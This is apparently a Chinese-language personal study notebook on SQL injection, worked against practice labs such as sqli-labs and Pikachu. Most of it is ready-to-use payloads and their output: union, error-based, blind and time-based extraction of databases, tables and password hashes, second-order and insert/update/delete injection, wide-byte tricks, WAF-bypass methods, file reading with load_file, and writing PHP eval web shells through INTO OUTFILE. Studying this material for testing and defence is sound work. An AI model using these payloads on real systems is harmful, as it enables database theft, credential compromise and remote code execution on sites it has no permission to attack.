

sql注入笔记

```
select * from users where username = '$name';

select * from users where username = "$name";

select * from users where username = ('$name');

select * from users where username = ("$name");

select * from users where username = $name;

''kobe'--+'' at line 1
```

union 联合注入

判断闭合点

```
kobe
kobe'
kobe' --
kobe' and 1=1 --
kobe' and 1=2 --
```

```
select uid,email from users where username = '$name';
```

判断列数

```
kobe' order by 2 --
```

判断回显位置

```
' union select 1,2 --
```

爆库

```
' union select (database()),(version()) --
```

```
your uid:pikachu
your email is: 5.7.26
```

爆表

```
...
```

```
' union select (database()),(SELECT group_concat(table_name) from
information_schema.TABLES where table_schema = "pikachu") --
```

```
your uid:pikachu
```

```
your email is: httpinfo,member,message,users,xssblind
...
```

爆字段

```
...
' union select 1,(SELECT group_concat(column_name) from information_schema.columns
where table_schema = 'pikachu' and table_name = 'users') --
```

```
your uid:1
your email is: id,username,password,level
...
```

爆数据

```
...
' union select (select group_concat(username) from pikachu.users),(select
group_concat(password) from pikachu.users) --

your uid:admin,pikachu,test
your email is:
e10adc3949ba59abbe56e057f20f883e,670b14728ad9902aecba32e22fa4f6bd,e99a18c428cb38d5f2
60853678922e03
...
```

数字型

```
1' #
```

```
select * from users where username = $name;
```

post 登录框

```
select username,password from users where username = '$name' and password =
'$password';
```

```
select * from users where username = 'admin' and 1=2# and password = '123';
```

```
select * from users where username = 'admin' and 1=1# and password = '123';
```

```
select * from users where username = '' or 1=1# and password = '123';
```

```
select username,password from users where username = 'admin' and password = '' or 1=1#';
```

sqli-labs 2

' ' LIMIT 0,1' at line 1

```
insert table values('','ua','accept','port');select database();
```

/html/body/div/div[2]/div/div[1]/div[1]/span

报错注入

前提：数据库的错误信息会返回到网页上

1. 构造xpath表达式错误

```
1.1 SELECT extractvalue("文件名","xpath");  
SELECT extractvalue(1,CONCAT(0x7e,(SELECT database()),0x7e));
```

```
select * from users where id = '$id';
```

爆库

```
select * from users where id = '1' and extractvalue(1,CONCAT(0x7e,(SELECT database()),0x7e))-- ';
```

XPATH syntax error: '~security~'

爆表

```
1' and extractvalue(1,CONCAT(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema = 'security'),0x7e))--
```

XPATH syntax error: '~emails,referers,uagents,users~'

爆字段

```
1' and extractvalue(1,CONCAT(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema = 'security' and table_name='users'),0x7e))--
```

XPATH syntax error: '~id,username,password~'

爆数据

```
1' and extractvalue(1,CONCAT(0x7e,(select concat(username,0x7e,password) from security.users limit 0,1),0x7e))--
```

XPATH syntax error: '~Dumb~Dumb~'

```
1' and extractvalue(1,CONCAT(0x7e,(select concat(username,0x7e,password) from security.users limit 1,1),0x7e))--+
```

XPATH syntax error: '~Angelina~I-kill-you~'

1.2 select updatexml('文件','xpath',替换后的内容')

SELECT updatexml(1,CONCAT(0x7e,(SELECT database()),0x7e),1)

1' and updatexml(1,CONCAT(0x7e,(SELECT database()),0x7e),1) --+

XPATH syntax error: '~security~'

webbug: http://49.235.84.137:84/control/sqlinject/manifest_error.php?id=1

2. group by 主键冲突报错注入

通过floor进行报错注入

前提条件:mysql版本5.x.x,且数据库数据>=3条

原理:floor(rand(0)*2)生成的序列为011011,再利用floor(rand(0)*2)x查询时计算一次,group by插入虚拟表时会再计算一次,在计算第三条数据时导致主键重复将数据报错带出。

```
SELECT COUNT(*),(CONCAT(FLOOR(RAND(0)*2),0x7e,(SELECT database()))))x from
information_schema.`TABLES` GROUP BY x
```

Duplicate entry '1~pikachu' for key '<group_key>'

判断列数

```
1' union SELECT 1,2,3 --+
```

```
1' order by 3 --+
```

爆库名

```
1' union SELECT 1,COUNT(*),(CONCAT(FLOOR(RAND(0)*2),0x7e,(SELECT
database()))))x from information_schema.`TABLES` GROUP BY x --+
```

```
welcome    Dhakkan
```

```
Duplicate entry '1~security' for key ''
```

3. exp()报错注入

前提条件:5.5<mysql版本<5.6

原理:函数执行成功返回值0,利用~取反得到最大的无符号BIGINT,再利用exp造成double overflow error报错注入出数据

exp() 返回e的多少次方

```
select exp(~(select*from(select user())x))
```

爆库

```
1' and exp(~(select * from (select database())x)) --+
```

堆叠注入

使用;结束第一条语句的执行,后面写我们想要执行的第二条语句;

secure_file_priv='' -- 表示能否使用sql语句读取操作系统中的文件

可选值

```
null
```

```
''
```

```
'd:/'
```

```
select 'hello' into outfile '文件路径' -- 将hello写入文件
```

```
select load_file('文件路径') -- 读取文件的内容
```

```
/Less-38/?id=1';create database qwer;--+
```

利用堆叠注入+into outfile 写文件 getshe11

1. 必须知道网站根目录的绝对路径

2. secure_file_priv=''

```
<?php @eval($_POST['a']);?> -- 一句话木马
```

```
1';select '<?php @eval($_POST["a"]);?>' into outfile  
'D:\\phpstudy_pro\\www\\sqli-labs\\123.php';--+
```

布尔盲注

只有正确页面，错误页面

判断注入点

```
1' and 1=1 --+
```

```
1' and 1=2 --+
```

判断数据库字符长度

```
1' and length(database()) > 5--+
```

```
1' and length(database()) = 8--+
```

判断数据库名字

1. 判断第一个字符是什么

```
1' and substr(database(),1,1) = 'a' --+
```

```
1' and substr(database(),1,1) = 's' --+
```

结合ascii判断

```
1' and ord(substr(database(),1,1)) BETWEEN 65 and 95 --+
```

```
1' and ord(substr(database(),1,1)) BETWEEN 97 and 122 --+
```

s

2. 判断第二个字符

```
1' and substr(database(),2,1) = 'a' --+
```

```
1' and substr(database(),2,1) = 's' --+
```

结合ascii判断

```
1' and ord(substr(database(),2,1)) BETWEEN 65 and 95 --+
```

```
1' and ord(substr(database(),2,1)) BETWEEN 97 and 122 --+
```

e

结合bp得出数据库名 security

判断数据库表名字

判断第一个数据表字符长度

```
1' and length((select table_name from information_schema.tables where  
table_schema='security' limit 0,1)) > 5 --+
```

```
1' and length((select table_name from information_schema.tables where  
table_schema='security' limit 0,1)) = 6 --+
```

判断第一个数据表名

```
1' and substr((select table_name from information_schema.tables where  
table_schema='security' limit 0,1),1,1) = 'a' --+
```

结合bp得出第一个数据表名字 emails

判断第2个数据表字符长度

```
1' and length((select table_name from information_schema.tables where table_schema='security' limit 1,1)) > 5 --+
```

```
1' and length((select table_name from information_schema.tables where table_schema='security' limit 1,1)) = 6 --+
```

判断第2个数据表名

```
1' and substr((select table_name from information_schema.tables where table_schema='security' limit 1,1),1,1) = 'a' --+1
```

结合bp得出第一个数据表名字 emails

判断列名

判断第1列字符长度

```
1' and length((select column_name from information_schema.columns where table_schema='security' and table_name='emails' limit 0,1)) > 5 --+
```

```
1' and length((select column_name from information_schema.columns where table_schema='security' and table_name='emails' limit 0,1)) = 2 --+
```

判断第1列名

```
1' and substr((select column_name from information_schema.columns where table_schema='security' and table_name='emails' limit 0,1),1,1) = 'a' --+
```

结合bp得出第一个数据表名字 id

查数据

如果查到的数据是字符串用以下payload

判断第一条数据长度

```
1' and length(select id from security.emails limit 0,1) >3 --+
```

判断数据

```
1' and substr((select id from security.emails limit 0,1),1,1) = 'a' --+
```

如果查到的数据是数字用以下payload

```
1' and (select id from security.emails limit 0,1) = 1--+
```

时间盲注

特点：没有数据回显，页面没有变化，根据服务器响应时间来进行注入

判断闭合方式：

```
1' and sleep(3) --+
```

```
1" and sleep(3) --+
```

```
1 and sleep(3) --+
```

1. 通过if(expr1,expr2,expr3)

如果expr1结果为true执行expr2,相反执行expr3

爆库

判断当前使用数据库名字的字符长度

```
1' and if(length(database())>5,sleep(3),1) --+
```

```
1'+and+if(length(database())=8,sleep(3),1)--+
```

判断当前使用的数据库名字

```
1'+and+if(substr(database(),1,1)='a',sleep(3),1)--+
```

结合burp

爆表

判断当前使用数据库中的数据表名

第一个数据表名字符长度

```
1' and if(length(select table_name from information_schema.tables where  
table_schema='security' limit 0,1)>5,sleep(3),1) --+
```

第一个数据表名

```
1'+and+if(substr((select table_name from information_schema.tables where  
table_schema='security' limit 0,1),1,1)='a',sleep(3),1)--+
```

...

2. 通过 case expr when value then value1 else value2 end

如果expr的结果等于value返回value1，相反返回value2

爆库

判断当前使用数据库名字的字符长度

```
1'+and+case+length(database())+when+8+then+sleep(3)+else+1+end--+
```

判断当前使用的数据库名字

```
1'+and+case+substr(database(),1,1)+when+'s'+then+sleep(3)+else+1+end--+
```

结合burp

爆表

判断当前使用数据库中的数据表名

第一个数据表名字符长度

```
1' and case length(select table_name from information_schema.tables where  
table_schema='security' limit 0,1) when 5 then sleep(3) else 1 end --+
```

第一个数据表名

```
1'+and+case+substr((select table_name from information_schema.tables where  
table_schema='security' limit 0,1),1,1)+when+'a'+then+sleep(3)+else+1+end--+
```

...

3. 通过sleep()函数做乘法运算

爆库

判断当前使用数据库名字的字符长度

```
1'+and+sleep((length(database())=8)*3)--+
```

```
1'+and+sleep((length(database())=9)*3)--+
```

判断当前使用的数据库名字

```
1'+and+sleep((substr(database(),1,1)='s')*3)--+
```

结合burp

爆表

判断当前使用数据库中的数据表名

第一个数据表名字符长度

```
1' and sleep((length(select table_name from information_schema.tables where  
table_schema='security' limit 0,1)=5)*3) --+
```

第一个数据表名

```
1'+and+sleep((substr((select table_name from information_schema.tables where  
table_schema='security' limit 0,1),1,1)='a')*3)--
```

4. BENCHMARK(10000000,sha(1))

如果sleep()被禁用可以使用benchmark(count,expr)代替,此函数作用是执行expr,count次expr可用 sha(),md5()计算

判断闭合方式:

```
1' and benchmark(10000000,sha(1))) --+
1" and benchmark(10000000,sha(1))) --+
1 and benchmark(10000000,sha(1))) --+
```

判断当前使用数据库名字的字符长度

```
1' and if(length(database())>5,BENCHMARK(10000000,sha(1)),1) --+
1'+and+if(length(database())=8,BENCHMARK(10000000,sha(1)),1)--+
```

判断当前使用的数据库名字

```
1'+and+if(substr(database(),1,1)='a',BENCHMARK(10000000,sha(1)),1)--+
结合burp
```

Cyk7r

✓ 笛卡尔积。

Cyk7r

用法: select count(*) from information_schema.columns A,information_schema.tables B;

Cyk7r

Cyk7r

```
mysql> select count(*) from information_schema.columns A,information_schema.tables B;
+-----+
| count(*) |
+-----+
| 6973076 |
+-----+
1 row in set, 6 warnings (1.14 sec)
```

二次注入


Cyk7r

二次注入特点是恶意的SQL代码并不会立即在初次注入时执行,而是在后续的数据库查询中被执行。

初次注入时,恶意代码被存储:恶意输入被存储在数据库中,例如通过注册、评论、表单提交等方式。
后续操作中,恶意代码被执行:在随后的操作中(例如后台管理页面查询、用户资料更新等),存储的恶意代码被提取出来并执行,导致SQL注入。

二次注入原理,主要分为两步

初次注入时,恶意代码被存储:恶意输入被存储在数据库中,例如通过注册、评论、表单提交等方式。
后续操作中,恶意代码被执行:在随后的操作中(例如后台管理页面查询、用户资料更新等),存储的恶意代码被提取出来并执行,导致SQL注入。



Cyk7r

文章发布系统

发布文章传输 title,neirong

文章发布完毕可以在文章查看页面查看

```
insert table value('username','$title','$neirong'); -- 后台SQL语句
```

title: 123


```
neirong: 456'),('username',(select database()),'123456
```

```
insert table value('username','123','456'),('username',(select
database()),'123456');
```

sqli-less 24

Ps:本关可能会有朋友和我遇到一样的问题，登录成功以后没有修改密码的相关操作。此时造成问题的主要原因是logged-in.php文件不正确。可重新下载解压，解压过程中要主要覆盖

二次排序注入思路：

1. 黑客通过构造数据的形式，在浏览器或者其他软件中提交HTTP数据报文请求到服务端进行处理，提交的数据报文请求中可能包含了黑客构造的SQL语句或者命令。
2. 服务端应用程序会将黑客提交的数据信息进行存储，通常是保存在数据库中，保存的数据信息的主要作用是为应用程序执行其他功能提供原始输入数据并对客户端请求做出响应。
3. 黑客向服务端发送第二个与第一次不相同的请求数据信息。
4. 服务端接收到黑客提交的第二个请求信息后，为了处理该请求，服务端会查询数据库中已经存储的数据信息并处理，从而导致黑客在第一次请求中构造的SQL语句或者命令在服务端环境中执行。
5. 服务端返回执行的处理结果数据信息，黑客可以通过返回的结果数据信息判断二次注入漏洞利用是否成功。

解题思路：

注册一个admin'#的账号，接下来登录该帐号后进行修改密码。此时修改的就是admin的密码。

Sql 语句变为 UPDATE users SET passwd="New_Pass" WHERE username ='admin' # ' ANDpassword='，也就是执行了 UPDATE users SET passwd="New_Pass" WHERE username ='admin'

insert注入

Insert注入是攻击者通过操控应用程序的INSERT语句，将恶意的SQL代码插入到数据库中。与其他类型的SQL注入不同，Insert注入主要是通过影响数据库的插入操作（例如用户注册、提交评论、添加记录等）来执行恶意动作。

Cyk7r

Cyk7r

Cyk7r

Cyk7r

系统介绍	sql > 注册
暴力破解	
Cross-Site Scripting	
CSRF	
SQL-Inject	
概述	

欢迎注册，请填写注册信息!

用户: admin'

密码: 123456

性别:

```
insert table value('$用户','$mima','..',...)
```

```
admin')# 1234
insert table value('admin')#','1234','..',...)
```

```
insert table(user,passwd) value()
insert table(user,passwd,sex,...) value()
```

批量用户注册

```
user admin
pass admin
sex nan
shouji '1'
dizhi '1'
zhuzhi 123'),('qwe','qwe','nan','12','qwe','123456
```

```
username=asdf'%20or%20extractvalue(1,concat(0x7e,
(select%20database())))%20or%20'&password=123&sex=&phonenum=&email=&add=&submit=subm
it
```

有报错情况

payload1 字符串

```
asdf'%20or%20extractvalue(1,concat(0x7e,(select%20database())))%20or%20'
```

payload 数字

```
123 or extractvalue(1,concat(0x7e,(select%20database())))
```

update注入

Update注入是攻击者通过操控应用程序的UPDATE语句，将恶意的SQL代码插入到数据库中。这种类型的注入攻击利用了UPDATE语句的特性来修改现有的数据。

hello,kobe,欢迎来到个人中心

姓名:kobe

性别: allen'

手机:

住址:

邮箱:

```
update table set pass = 'new dizhi',shou = 'new ' where user = 'current_username'
```

```
(select database())','email='1' where username='qwe'
```

```
123' or extractvalue() or '
```

```
1',email=(select database()) where username='qwe' #
```

有报错情况

payload1 字符串

```
asdf'%20or%20extractvalue(1,concat(0x7e,(select%20database())))%20or%20'
```

payload 数字

```
123 or extractvalue(1,concat(0x7e,(select%20database())))
```

delete注入

Delete注入是攻击者通过操控应用程序的DELETE语句，将恶意的SQL代码插入到数据库中执行来获取数据。

Cyk7r



```
delete from table where id = ''
```

有报错情况

payload1 字符串

```
asdf'%20or%20extractvalue(1,concat(0x7e,(select%20database())))%20or%20'
```

payload 数字

```
123 or extractvalue(1,concat(0x7e,(select%20database())))
```

Request

Pretty Raw Hex

```
1 GET /vul/sqli/sqli_del.php?id=60%20or%20extractvalue(1,concat(0x7e,(select%20database())) HTTP/1.1
2 Host: 127.0.0.1:8082
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
```

Response

retty Raw Hex Render


Pikachu 漏洞练习平台 pika-pika-

XPATCH syntax error: '-pikachu'

like注入

LIKE注入是攻击者通过操控应用程序的LIKE语句，将恶意的SQL代码插入到数据库中。这种类型的注入利用了LIKE运算符的特性来操纵查询，通常用于模糊匹配搜索。

Cyk7r



```
select user,pass from table where user like '%$user%';
```

```
1%'--+
```

```
1%' and 1=1 --+
```

```
1%' and 1=2 --+
```

有数据回显 可以用union

判断列

```
1%' order by 3#
```

判断回显位置

```
1234%' union select 1,2,3#
```

有报错可以用 报错注入

```
1%' and extractvalue(1,concat(0x7e,(select database()))))#
```

bind-time

请输入用户名进行查找

如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有1234%' union select 1,2,3#的结果如下：

username: 1

uid:2


email is: 3

XPATH syntax error: '~pikachu'

宽字节注入

宽字节注入是特别针对使用多字节字符集（如GBK）的数据库和应用程序。宽字节字符集通常用于支持多语言文本（如中文），在这种字符集中，一个字符可能由多个字节表示。这种特性使得宽字节注入产生，因为攻击者可以利用多字节字符编码的特性，将恶意的SQL代码嵌入到数据库查询中。

```
s/Less-32/?id=-1%df' UNION SELECT 1,(select group_concat(concat(username,password)) from users),3--+
```



php中用于转义(即在字符串中的符号前加上\)函数有addslashes, mysql_real_escape_string, mysql_escape_string等。当传值1'进行测试的时候，发现提交的单引号会被转义[\']。转义后的单引号失效导致注入失败。

Hint: The Query String you input is escaped as : 1\
The Query String you input in Hex becomes : 315c27

当在数据库查询前使用GBK宽字节编码(双字节编码)，一个汉字用两个字节表示，如果应用程序没有正确处理用户输入的数据，攻击者可以在输入中注入一个不完整的多字节字符，使得数据库将后续的单字节字符解释为多字节字符的一部分，从而绕过安全机制。

GBK宽字节编码，首字节对应0x81-0xFE，尾字节对应0x40-0xFE(除0x7F)，刚好涵盖了转义符号对应的编码0x5C(\)。在传值时在单引号前面加上%df,转义函数会将%df添加反斜线形成%df\,最后变成%df%5c',而%df%5c在GBK中对应着一个汉字運，成功逃逸转义函数影响。


Hint: The Query String you input is escaped as : 1運'
The Query String you input in Hex becomes : 31df5c27

```
sql i 32-37
32
1%df' and 1=1--+
1%df' and 1=2--+

1%df' order by 3--+
```

http参数污染

HTTP参数污染是攻击者通过在HTTP请求中注入多个相同的参数，企图扰乱服务器端的参数解析逻辑，进而绕过安全机制或进行其他恶意操作。HPP攻击可以在查询字符串、POST数据、HTTP头等位置注入多个相同的参数。



Web环境	参数获取函数	获取到的参数
PHP/Apache	\$_GET("par")	last
JSP/Tomcat	Request.getParameter("par")	first
Perl(CGI)/Apache	Param("par")	first
Python/Apache	getvalue("par")	["first","last"]
ASP.NET/IIS	Request.QueryString("par")	first,last

SQL绕过1

Cyk7r

注入语句写到第二个参数值的位置，不会被WAF解析。

`http://www.xxx.com/horse.php?id=7&id=7 union select 1,2,3 --+`

SQL绕过2

Cyk7r


`select 1,2,3 from table`这类的语句归类为黑名单。但是这个web服务器采取类似谷歌的处理方式，将参数连接起来，以此来绕过WAF。

`http://www.xxx.com/horse.php?page=select 1&page=2,3 from table`

sql i 29-31

sql注入读写文件操作

利用SQL注入漏洞可以进行文件的读写，是因为MySQL数据库中存在与文件读写相关的函数。`load_file()`函数可以进行文件的读取，`into outfile`和可以
进行文件的写入。



`load_file(path)` path 是绝对路径

`?id=-1') union select 1,load_file('c:\\key.php'),3 --+`

Cyk7r

Cyk7r

`id=3/7?id=-1') union select 1,load_file('c:\\key.php'),3 --+`

Referer

Cyk7r

Welcome Dhakkan
Your Login name:GET it! key:e10adc3949ba59abbe56e057f20f883e
Your Password:3

into outfile""写入文件

?id=-1')) union select 1,"<?php @eval(\$_REQUEST['cmd']);?>",3 into outfile

"C:/xampp2/htdocs/shell1.php" --+

```
/Less-7/?id=-1')) union select 1,"<?php @eval($_REQUEST['cmd']);?>",3 into outfile "C:/xampp2/htdocs/33333.php" --+
```


Referrer

注意：写入操作需知道服务器绝对路径

触发条件

- 网站绝对路径
- secure_file_priv 的值非NULL或包含了导出的绝对路径
- mysql服务有对网站可访问路径的写权限
- .mysql连接用户有FILE权限/ROOT用户或ROOT权限

sql注入绕过思路



(1) 大小写变形, 这里也许无法成功, 因为函数使用了正则匹配, `/or/i`; 因此可以考虑重复, 比如使用: `0orR`, 就算过滤了一个`or`, 仍然还剩一个`OR`

(2) 等价替换, 将`and`替换为`&&`, `or`替换为`||`

(一) 架构层绕WAF

(1) 用户本身是进入waf后访问web页面的, 只要我们找到web的真实IP, 绕过waf就不在话下了。

(2) 在同网段内, 页面与页面之间, 服务器与服务器之间, 通过waf的保护, 然后展示给我们, 只要我们在内部服务之间进行访问, 即可绕过waf

(3) 边界漏洞, 同样类似于同网段数据, 我们可以利用已知服务器存在的ssrf漏洞, 将数据直接发送给同网段的web2进行SQL注入

(二) 资源限制角度绕WAF

有的时候, 由于数据太大, 会导致waf无法将所有的数据都检测完, 这个时候会忽略掉我们代入的sql注入语句, 从而绕过waf, 即: 使用POST请求, 对服务器请求很大资源逃逸sql注入语句。

(三) 协议层面绕WAF

1) 基于协议层, 有的waf只过滤GET请求, 而对POST请求没做别的限制, 因此, 可以将GET型换为POST型

2) 文件格式, 页面仅对Content-Type为application/x-www-form-urlencoded数据格式进行过滤, 因此我们只要将Content-Type格式修改为multipart/form-data, 即可绕过waf

3) 参数污染: 有的waf仅对部分内容进行过滤, 例如:

`index.php?id=1&id=2`

这样的参数`id=1`, waf也许仅对前部分的`id=1`进行检测, 而后面的参数并不做处理。这样我们就可以在`id=2`的后面写入sql注入语句进行sql注入

(四) 规则层面绕过

(1) 首先使用比较特殊的方法进行绕过:

可以在注入点, 测试waf到底拦截的哪一部分的数据, 如果是空格, 可以尝试: `/*%!*2f*/`

如果是对sql的函数进行了过滤, 可以尝试: `xx()` 替换为 `xx/*%!*2f*/()`

(2) 以下为常见的规则替换, 部分姿势:

1. SQL注释符绕过 ① Level-1 : union/**/select ② Level-2 : union/*aaaa%01bbs*/select ③ Level-3 : union/*aaaaaaaaaaaaaaaaaaaaaaaaaaaaa*/select ④ 内连注释 : /*!xxx*/ 2. 空白符绕过 ① MySQL空白符: %09,%0A,%0B,%0D,%20,%0C,%A0,/*xxx*/ ② 正则的空白符: %09,%0A,%0B,%0D,%20 Example-1: union%250Cselect Example-2: union%25A0select 3. 函数分割符号 ① concat%2520(②concat/**/(③concat%250c(④concat%25a0(	4. 浮点数词法解析 ①select * from users where id=8E0Union select 1,2,3,4,5,6,7,8,9,0 ②select * from users where id=8.0Union select 1,2,3,4,5,6,7,8,9,0 ③select * from users where id=\Nunion select 1,2,3,4,5,6,7,8,9,0 5. 利用error-based进行SQL注入.Error-based SQL注入函数非常容易被忽略 ①extractvalue(1, concat(0x5c,md5(3))); ②updatexml(1, concat(0x5d,md5(3)),1); ③GeometryCollection((select*from(select*from(select@@version)f)x)) ④polygon((select*from(select name_const(version(),1))x)) ⑤linestring() ⑥multipoint() ⑦multilinestring() ⑧multipolygon() 6. MySQL特殊语法 ①select(x table_name)from(x information_schema.tables);
---	---

以下为总结方式：

大小写

```
select * from users where id='1' union select 1,2,3;
```

```
mysql> select * from users where id='1' uNioN SeleCt 1,2,3;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | Dumb    | Dumb    |
| 1  | 2       | 3       |
+----+-----+-----+
2 rows in set (0.00 sec)
```

替换关键字（关键字重复）

```
select * from users where id=1 ununion selselectect 1,2,3;
```

编码

```
select * from users where id=1 union%0Aselect%0A1,2,3;//自测成功，但%2b不成功
select * from users where id=1 %75nion select 1,2,3;//自测成功，继续加油
```

内联注释

```
select * from users where id=1 union/**/select/**/1,2,3;//自测成功，继续加油
```

等价函数替换

version () --> @@version

mid : mysql

从第五位字符串开始截取，直到最后

从第三个字符串开始截取，截取三位

substr : oracle、mysql、sqlserver

从第三个字符串开始截取，直到最后

从第二个字符串开始截取，截取五个字符

```
mysql> select substr('example.com',2,5);
+-----+
| substr('example.com',2,5) |
+-----+
| xampl                    |
+-----+
1 row in set (0.00 sec)
```

substring : mysql、sqlserver

从第三个字符串开始截取，直到最后

@@datadir --> datadir ()

select * from users where id=1 union select (mid(user(),5,3)),2,3;//自测成功，继续加油

特殊符号

+ # ——>%23 (#) --+ (注释符) \ \ ` (上引号) @

select * from users where id=1 union+select+1,2,3;//自测成功，继续加油

内联注释加!

select * from users where id=1 /*!union*/select 1,2,3;//自测成功，继续加油

缓冲区溢出

select * from users where id=1 and (select 1)=(Select 0xA*1000) union select 1,2,version();//自测成功，继续加油

0xA*1000 指的是0xA后面的 "A" 重复1000次

一般来说对应用软件构成缓冲区溢出都需要比较大的测试长度

这里1000仅供参考，在一些情况下也可以更短

mysql特性绕过

1.= 等于

: = 赋值

@ @+变量名可直接调用

```
select * from users where id=1 union select @test=user(),2,3;//1
select * from users where id=1 union select @test:=user(),2,3;//自测可用，继续加油，root
select * from users where id=1 union select @,2,3;//NULL
```

(12) 黑魔法

{x user} {x mysql.user}

```
select{x user}from{x mysql.user};//自测成功，继续加油，root
```